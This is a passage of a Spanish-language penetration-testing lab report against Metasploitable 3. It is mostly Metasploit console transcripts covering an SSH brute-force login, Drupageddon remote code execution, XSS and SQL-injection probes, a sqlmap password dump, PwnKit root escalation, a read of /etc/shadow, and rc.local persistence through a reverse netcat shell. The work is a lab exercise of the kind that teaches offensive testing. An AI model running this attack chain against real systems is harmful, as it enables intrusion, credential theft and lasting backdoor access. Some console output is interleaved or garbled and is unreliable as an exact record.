| CreateSession    | true            | no       | Create a new session for every successful login                                                        |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                                           |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                                                  |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                                      |
| DB_SKIP_EXISTING | none            | no       | Skip existing credentials stored in the current database (Accepted: none, user, user@realm)            |
| PASSWORD         | vagrant         | no       | A specific password to authenticate with                                                               |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                                                |
| RHOSTS           | 10.0.2.15       | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT            | 22              | yes      | The target port                                                                                        |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                                       |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                                    |
| USERNAME         | vagrant         | no       | A specific username to authenticate as                                                                 |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line                              |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                                         |
| USER_FILE        |                 | no       | File containing usernames, one per line                                                                |
| VERBOSE          | false           | yes      | Whether to print output for all attempts                                                               |


```

Y lo ejecutamos:

```
msf6 auxiliary(scanner/ssh_login) > run
[*] 10.0.2.15:22 - Starting brute-force
[*] 10.0.2.15:22 - Success: 'vagrant:vagrant' 'uid=900(vagrant) gid=900(vagrant) groups=900(vagrant),27(sudo) Linux metasploitab3-ub1404 3.13.0-24-generic #46-Ubuntu SMP Thu Apr 10 19:11:08 UTC 2014 x86_64 x86_64 GNU/Linux
[*] SSH session 1 opened (10.0.2.9:40943 → 10.0.2.15:22) at 2024-12-03 13:13:40 +0100
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh_login) > sessions

Active sessions
--
Id  Name  Type      Information  Connection
--  --
1   shell linux  SSH root @  10.0.2.9:40943 → 10.0.2.15:22 (10.0.2.15)
```

Este módulo aprovecha la vulnerabilidad CVE-2008-5161. A pesar de ser un módulo auxiliar de fuerza bruta, nos ha permitido explotar la máquina. No sólo ha obtenido unas credenciales, sino que además ha abierto una sesión de Shell. Esta incluso puede ser elevada a una Shell meterpreter con el comando sessions -u <ID de sesión>.

```
msf6 auxiliary(scanner/ssh_login) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.9:4433
[*] Sending stage (1017704 bytes) to 10.0.2.15
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 auxiliary(scanner/ssh_login) > [*] Meterpreter session 2 opened (10.0.2.9:4433 → 10.0.2.15:52378) at 2024-12-03 13:14:15 +0100

[*] Stopping exploit/multi/handler
msf6 auxiliary(scanner/ssh_login) > sessions

Active sessions
--
Id  Name  Type      Information  Connection
--  --
1   shell linux  SSH root @  10.0.2.9:40943 → 10.0.2.15:22 (10.0.2.15)
2   meterpreter x86/linux  vagrant @ 10.0.2.15 10.0.2.9:4433 → 10.0.2.15:52378 (10.0.2.15)

msf6 auxiliary(scanner/ssh_login) > sessions 2
[*] Starting interaction with 2...

meterpreter > getuid
Server username: vagrant
meterpreter > █
```

Puerto 80/HTTP

En el caso del puerto 80, vimos en el reconocimiento que el servidor posee una vulnerabilidad de Drupal conocida como Drupageddon. Haciendo una búsqueda en Metasploit con su CVE encontramos un exploit que la aprovecha. Lo configuramos con las siguientes opciones:

```
msf6 exploit(multi/http/drupal_drupageddon) > options
Module options (exploit/multi/http/drupal_drupageddon):
Name      Current Setting  Required  Description
--      -
Proxies    =
RHOSTS     10.0.2.15        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT      80               yes       The target port (TCP)
SSL        false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /drupal/         yes       The target URI of the Drupal installation
VHOST      =                no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
--      -
LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Exploit target:
Id  Name
--  --
0   Drupal 7.0 - 7.31 (form-cache PHP injection method)
```


Al ejecutarlo, conseguimos una sesión con una Shell de meterpreter con el usuario www-data, sin privilegios.

```
msf6 exploit(multi/http/drupal_drupageddon) > run

[*] Started reverse TCP handler on 10.0.2.9:4444 (ex. under /root/.local/share/sqlmap/output/10.0.2.15)
[*] Sending stage (40004 bytes) to 10.0.2.15
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.15:45434) at 2024-12-02 15:43:35 +0100


meterpreter > getuid
Server username: www-data
meterpreter > 
```

Explotación web

/chat


En el directorio /chat, encontramos una aplicación de chat que contiene un cajetín que nos permite enviar mensajes. Probamos a hacer una inyección de cross-site scripting introduciendo el siguiente script en el cajetín: `<script>alert('Hacked!')</script>`.

Vemos que la inyección ha dado resultado:



/payroll_app.php

Probamos una inyección SQL básica, para inicios de sesión que requieren tanto de usuario como de contraseña




Payroll Login

User

Password

La base de datos nos devuelve nombres de usuario, nombres y apellidos y salarios de los 15 usuarios de Payroll App:



Welcome, ' OR '1=1'#

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667

Probamos a hacer un volcado completo de la base de datos con sqlmap:

```
(root@kali)~[~]
# sqlmap -u http://10.0.2.15/payroll_app.php --data="user=admin&password=admin&s=OK" --dump
```

Obtenemos todos los datos, incluidas las contraseñas de estos usuarios:

```
Database: payroll
Table: users
[15 entries]
+-----+-----+-----+-----+-----+
| salary | password | username | last_name | first_name |
+-----+-----+-----+-----+-----+
| 9560 | help_me_obiwan | leia_organa | Organa | Leia |
| 1080 | like_my_father_beforeme | luke_skywalker | Skywalker | Luke |
| 1200 | nerf_herder | han_solo | Solo | Han |
| 22222 | b00p_b33p | artoo_detoo | Detoo | Artoo |
| 3200 | Pr0t0c07 | c_three_pio | Threepio | C |
| 10000 | thats_no_m00n | ben_kenobi | Kenobi | Ben |
| 6666 | Dark_syD3 | darth_vader | Vader | Darth |
| 1025 | but_master:( | anakin_skywalker | Skywalker | Anakin |
| 2048 | mesah_p@ssw0rd | jarjar_binks | Binks | Jar-Jar |
| 40000 | @dm1n1str8r | lando_calrissian | Calrissian | Lando |
| 20000 | mandalorian1 | boba_fett | Fett | Boba |
| 65000 | my_kind_a_skum | jabba_hutt | Hutt | Jaba |
| 50000 | hanSh0tFirst | greedo | Rodian | Greedo |
| 4500 | rwaaaaawr8 | chewbacca | <blank> | Chewbacca |
| 6667 | Daddy_Issues2 | kylo_ren | Ren | Kylo |
+-----+-----+-----+-----+-----+

[14:30:52] [INFO] table 'payroll.users' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.2.15/dump/payroll/users.csv'
[14:30:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/10.0.2.15'
[*] ending @ 14:30:52 /2024-12-02/
```

3.4 Elevación de privilegios

Una vez se ha conseguido acceder al sistema, probamos a pasar de un acceso limitado como el que hemos conseguido (es decir, un usuario sin privilegios) a uno más elevado, como un usuario administrador o root. Elevar privilegios permite a un atacante acceder a recursos críticos, como archivos del sistema o configuraciones importantes. Por ello, comprobar si podemos elevar privilegios nos ayuda a identificar riesgos críticos.

Para elevar privilegios buscamos módulos de elevacion de privilegios, a partir de la sesión de meterpreter antes obtenida tras explotar el puerto 22, con suggester.

Probamos el primer módulo (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec) y conseguimos con éxito elevar privilegios:

```
msf6 auxiliary(scanner/ssh/ssh_login) > use exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec
[*] No payload configured, defaulting to linux/x64/meterpreter/reverse_tcp
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > options

Module options (exploit/linux/local/cve_2021_4034_pwnkit_lpe_pkexec):
  Name      Current Setting  Required  Description
  --      -
  PKEXEC_PATH  /usr/bin/pkexec  no        The path to pkexec binary
  SESSION      10.0.2.9         yes       The session to run this module on
  WRITABLE_DIR  /tmp             yes       A directory where we can write files

Payload options (linux/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    x86_64
```

```

msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > set SESSION 2
SESSION => 2
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[!] Verify cleanup of /tmp/.tjbfrdczt
[+] The target is vulnerable.
[*] Writing '/tmp/.idccyeb/wutedkwwxs/wutedkwwxs.so' (548 bytes) ...
[!] Verify cleanup of /tmp/.idccyeb
[*] Sending stage (3045380 bytes) to 10.0.2.15
[+] Deleted /tmp/.idccyeb/wutedkwwxs/wutedkwwxs.so
[+] Deleted /tmp/.idccyeb/.qhhexco
[+] Deleted /tmp/.idccyeb
[*] Meterpreter session 3 opened (10.0.2.9:4444 -> 10.0.2.15:49074) at 2024-12-02 12:28:53 +0100

meterpreter > getuid
Server username: root

```

Con privilegios elevados, podemos acceder a todos los archivos del sistema, como /etc/shadow, que contiene hashes de todas las contraseñas de los usuarios:

```

meterpreter > cat shadow
root:!:19108:0:99999:7:::
daemon:*:16176:0:99999:7:::
bin:*:16176:0:99999:7:::
sys:*:16176:0:99999:7:::
sync:*:16176:0:99999:7:::
games:*:16176:0:99999:7:::
man:*:16176:0:99999:7:::
lp:*:16176:0:99999:7:::
mail:*:16176:0:99999:7:::
news:*:16176:0:99999:7:::
uucp:*:16176:0:99999:7:::
proxy:*:16176:0:99999:7:::
www-data:*:16176:0:99999:7:::
backup:*:16176:0:99999:7:::
list:*:16176:0:99999:7:::
irc:*:16176:0:99999:7:::
gnats:*:16176:0:99999:7:::
nobody:*:16176:0:99999:7:::
libuuid:!:16176:0:99999:7:::
syslog:*:16176:0:99999:7:::
messagebus:*:19108:0:99999:7:::
sshd:*:19108:0:99999:7:::
statd:*:19108:0:99999:7:::
vagrant:$6$Ff6.cKRh$/cV1ZzM6S7MKKPSpKZvR7o4MATgQASE/AAgLYDIehjxDJq3c080ekqic6WuQBptnZxqFf242z8UkfsDQ5pH3F1:19108:0:99999:7:::
dirmngr:*:19108:0:99999:7:::
leia_organa:$1$N6DIbGGZ$LpERCrf8IXlNebhQuYlK/:19108:0:99999:7:::
luke_skywalker:$1$/7D550zb$Y/aKb.UNrDS2w7nZVq.LL/:19108:0:99999:7:::
han_solo:$1$6jIF3qTC$7jEXfQsNENuWYeO6cK7m1.:19108:0:99999:7:::
artoo_detoo:$1$tFvzyRnv$mawnXAR4GgABt8rtn7Dfv.:19108:0:99999:7:::
c_three_pio:$1$Lx7tKuo$XuM4AxkByTUD78BaJdYdG.:19108:0:99999:7:::
ben_kenobi:$1$5nFRD/bA$y7ZZD0NimJTbX9FtvvHJX1:19108:0:99999:7:::
darth_vader:$1$rLuMkr1R$YHumHRxhswnf0eTUUFHJ.:19108:0:99999:7:::
anakin_skywalker:$1$jlpeszLc$PW4IPiULtWiSH5YaTLRaB0:19108:0:99999:7:::
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:19108:0:99999:7:::
lando_calrissian:$1$Af1ek3xT$nKc8jkJ30gMQWeW/6.ono:19108:0:99999:7:::
boba_fett:$1$TjXlmV4j$K/rG1vb4.pj.z0yFWJ.ZD0:19108:0:99999:7:::
jabba_hutt:$1$9rpNcs3v$//v2ltj5MYhfUOHYVAzjD/:19108:0:99999:7:::
greedo:$1$V0U.f3Tj$tsGBZJBBS4JwTchsRUW0a1:19108:0:99999:7:::
chewbacca:$1$.qt4t8zH$RdKbdaFuqc7rYiDXSoQCI.:19108:0:99999:7:::
kylo_ren:$1$rpvxsssI$h0BC/qL92d0GgmD/uSELx.:19108:0:99999:7:::
mysql:!:19108:0:99999:7:::
avahi:*:19108:0:99999:7:::
colord:*:19108:0:99999:7:::
meterpreter >

```

3.5 Persistencia

Una vez se ha conseguido acceso al sistema, es especialmente importante garantizar puntos de entrada ocultos o duraderos que nos permitirán retomar el acceso en cualquier momento sin necesidad de repetir el proceso de explotación. Esto nos permite entender cómo un atacante puede operar a largo plazo dentro del sistema.

Una vez elevados privilegios, buscamos un módulo de persistencia para Linux, como `exploit/linux/local/rc_local_persistence`. Lo configuramos y ejecutamos:

```
msf6 exploit(linux/local/cve_2021_4034_pwnkit_lpe_pkexec) > use exploit/linux/local/rc_local_persistence
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(linux/local/rc_local_persistence) > options
Module options (exploit/linux/local/rc_local_persistence):
  Name      Current Setting  Required  Description
  --  --
  SESSION   3                yes       The session to run this module on (tries 11-13000000).

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  --  --
  LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

**DisablePayloadHandler: True (no handler will be created!)**

Exploit target:
  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(linux/local/rc_local_persistence) > set SESSION 3
SESSION => 3
msf6 exploit(linux/local/rc_local_persistence) > set LPORT 4445
LPORT => 4445
msf6 exploit(linux/local/rc_local_persistence) > run

[*] Reading /etc/rc.local
[*] Patching /etc/rc.local
```

Comprobamos que la persistencia ha funcionado, poniendo a la escucha una sesión con `multi/handler`:

```
msf6 exploit(linux/local/rc_local_persistence) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload cmd/unix/reverse_netcat
payload => cmd/unix/reverse_netcat
msf6 exploit(multi/handler) > set LPORT 4445
LPORT => 4445
msf6 exploit(multi/handler) > options
Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  --  --
  LHOST     10.0.2.9         yes       The listen address (an interface may be specified)
  LPORT     4445             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 10.0.2.9
LHOST => 10.0.2.9
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 1.
[*] Exploit completed, but no session was created.
```

```
[*] Started reverse TCP handler on 10.0.2.9:4445
```

Reiniciamos Metasploitable 3 y comprobamos que hemos obtenido una nueva sesión, por lo que la persistencia ha funcionado y ya tenemos acceso permanente al sistema:

```
msf6 exploit(multi/handler) > sessions
Active sessions
--
Id  Name      Type      Information      Connection
--  --
1   shell     linux    SSH root @      10.0.2.9:45837 → 10.0.2.15:22 (10.0.2.15)
3   meterpreter x64/linux root @ 10.0.2.15 10.0.2.9:4444 → 10.0.2.15:49074 (10.0.2.15)
4   shell     cmd/unix  10.0.2.9:4445 → 10.0.2.15:48247 (10.0.2.15)

msf6 exploit(multi/handler) > sessions 4
[*] Starting interaction with 4...
whoami
root
^Z
Background session 4? [y/N] y
msf6 exploit(multi/handler) > sessions -u 4
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [4]

[*] Upgrading session ID: 4
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.0.2.9:4433
[*] Sending stage (1017704 bytes) to 10.0.2.15
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > se[*] Meterpreter session 5 opened (10.0.2.9:4433 → 10.0.2.15:58875) at 2024-12-02 12:42:32 +0100
ssion
[*] Stopping exploit/multi/handler
```

```
msf6 exploit(multi/handler) > sessions 5
[*] Starting interaction with 5...

meterpreter > getuid
Server username: root
meterpreter > █
```